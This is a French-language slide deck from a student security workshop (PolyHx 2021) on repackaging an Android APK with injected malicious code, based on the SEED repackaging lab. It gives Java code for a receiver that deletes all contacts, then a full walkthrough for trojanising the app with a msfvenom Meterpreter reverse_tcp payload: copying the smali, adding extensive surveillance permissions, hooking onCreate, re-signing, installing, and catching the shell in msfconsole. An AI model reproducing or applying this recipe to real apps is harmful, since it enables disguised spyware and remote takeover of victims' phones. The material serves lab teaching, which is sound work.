Injection dans un APK Android

Colin Stéphenne
PolyHx 2021

Qu’est-ce qu’un fichier APK?

Android PacKage

- Application emballée
- Toutes les applications viennent par APK


Mais qu’est-ce vraiment?

https://fbappwiki.com/wp-content/uploads/2018/04/FILE-apk-android.png

Une archive ZIP!

Fichiers importants:

- Ressources (images, polices, etc)
  - Plusieurs versions
- Code source en format DEX
  - Bytecode Java compilé
- Manifest
  - Métadonnées
  - Permissions



https://qph.fs.quoracdn.net/main-qimg-33fab2aa110762a967135973b4555c90.webp

Stratégie

Stratégie d’attaque

Décompression

https://cdn1.iconfinder.com/data/icons/customicondesign-office-shadow/256/Extract-object.png

Injection

Compression

https://icons.iconarchive.com/icons/papirus-team/papirus-mimetypes/512/app-x-compress-icon.png

Mise en place

Mise en place

Lien du laboratoire: https://seedsecuritylabs.org/Labs_20.04/Mobile/Android_Repackaging/

Vous aurez besoin des fichiers MaliciousCode.smali et RepackagingLab.apk

Machine virtuelle Android 7.1: https://seedsecuritylabs.org/Labs_20.04/Mobile/

Machine virtuelle Ubuntu 16.04: https://seedsecuritylabs.org/labsetup.html

Une machine virtuelle Kali Linux fait aussi bien l'affaire!

Configuration réseau

Ubuntu ou Kali:

- NAT
- Host-only

Android:

- Host-only

Commandes utiles

Machine Ubuntu

- IP DHCP: *sudo dhclient enp0s3*

Machine Android

- Éteindre: *reboot -p*
- IP DHCP: *dhcptool eth0*

Trouver son IP: *ip a*

Lancer un serveur web: *python3 -m http.server 8000*

Effacer les contacts

Quoi injecter?

On peut modifier une composante ou en ajouter une.

4 types de composantes:

- Activity
- Service
- Broadcast receiver
- Content provider

Le plus simple: créer un nouveau broadcast receiver.

Code Java malicieux

```
public class MaliciousCode extends BroadcastReceiver {
  @Override
  public void onReceive(Context context, Intent intent) {
     ContentResolver contentResolver = context.getContentResolver();
     Cursor cursor = contentResolver.query
              (ContactsContract.Contacts.CONTENT_URI, null, null, null, null);

     while (cursor.moveToNext()) {
         String lookupKey = cursor.getString
              (cursor.getColumnIndex(ContactsContract.Contacts.LOOKUP_KEY));

         Uri uri = Uri.withAppendedPath
              (ContactsContract.Contacts.CONTENT_LOOKUP_URI, lookupKey);
         contentResolver.delete(uri, null, null);
     }
  }
}
```

Extraction de l’archive

Décompilation du APK

unzip RepackagingLab.apk.zip

apktool d RepackagingLab.apk

Le code DEX est décompilé en code SMALI.

Les classes se trouvent sous */smali/com/*.

On peut compiler notre propre application.

SEED security nous fournit du code SMALI déjà compilé dans MaliciousCode.smali.

Ajout des permissions

```
<manifest...>
  ...
  <uses-permission android:name="android.permission.READ_CONTACTS" />  ①
  <uses-permission android:name="android.permission.WRITE_CONTACTS" /> ②
  ....

  <application>
      .....
      .....
      <receiver android:name="com.MaliciousCode" >
          <intent-filter>
             <action android:name="android.intent.action.TIME_SET" />  ③
          </intent-filter>
      </receiver>
  </application>

</manifest>
```

Compression de l’archive

Création de l’archive dans le dossier */dist*

apktool b RepackagingLab

cd RepackagingLab/dist

Génération de clés

keytool -alias mykey -genkey -v -keystore mykey.keystore -keyalg rsa

Signature de l’application

jarsigner -keystore mykey.keystore RepackagingLab.apk mykey

Exploitation

Installation de l’application

adb connect 192.168.56.103

adb install RepackagingLab.apk

Activation des permissions

Settings -> Apps -> Repackaging Lab -> Permissions -> contacts

Activation du receveur

Settings -> Date and Time -> Set time

Remerciements

Félicitation pour votre exploit!

Merci vous d’avoir participé!

Un énorme merci à l’équipe de SEED security labs!

C’est tout?

Pour aller plus loin

Effacer les contacts est plutôt inutile…

Est-ce qu’on serait capables d’injecter… un meterpreter?

Probablement!

Le payload

Création d’un APK malicieux

msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.56.1 LPORT=4444 -o meterpreter.apk

Décompilaion

apktool d meterpreter.apk

Copie des fichiers

cp -r meterpreter/smali/com/metasploit/ RepackagingLab/smali/com/

Les permissions

Il y en a beaucoup plus...

```
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.RECORD_AUDIO"/>
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.WRITE_CONTACTS"/>
<uses-permission android:name="android.permission.RECORD_AUDIO"/>
<uses-permission android:name="android.permission.WRITE_SETTINGS"/>
<uses-permission android:name="android.permission.CAMERA"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.SET_WALLPAPER"/>
<uses-permission android:name="android.permission.READ_CALL_LOG"/>
<uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-feature android:name="android.hardware.camera"/>
<uses-feature android:name="android.hardware.camera.autofocus"/>
<uses-feature android:name="android.hardware.microphone"/>
```

Le hook

Le AndroidManifest nous dit que la classe main est *com.mobiseed.repackaging.HelloMobiSEED*.

On trouve la ligne

;->onCreate(Landroid/os/Bundle;)V

Et on insère

invoke-static {p0}, Lcom/metasploit/stage/Payload;->start(Landroid/content/Context;)V

Le gestionnaire

Création du gestionnaire

msfconsole

use multi/handler

set payload android/meterpreter/reverse_tcp

set LHOST eth1

exploit -j

Compilation et installation

Rien de nouveau ici

apktool b RepackagingLab

cd RepackaginLab/dist/

keytool -alias mykey -genkey -v -keystore mykey.keystore -keyalg rsa

jarsigner -keystore mykey.keystore RepackagingLab.apk mykey

adb connect 192.168.56.103

apk install RepackagingLab.apk

Bravo

On a maintenant un meterpreter sur le téléphone Android!

Merci de votre écoute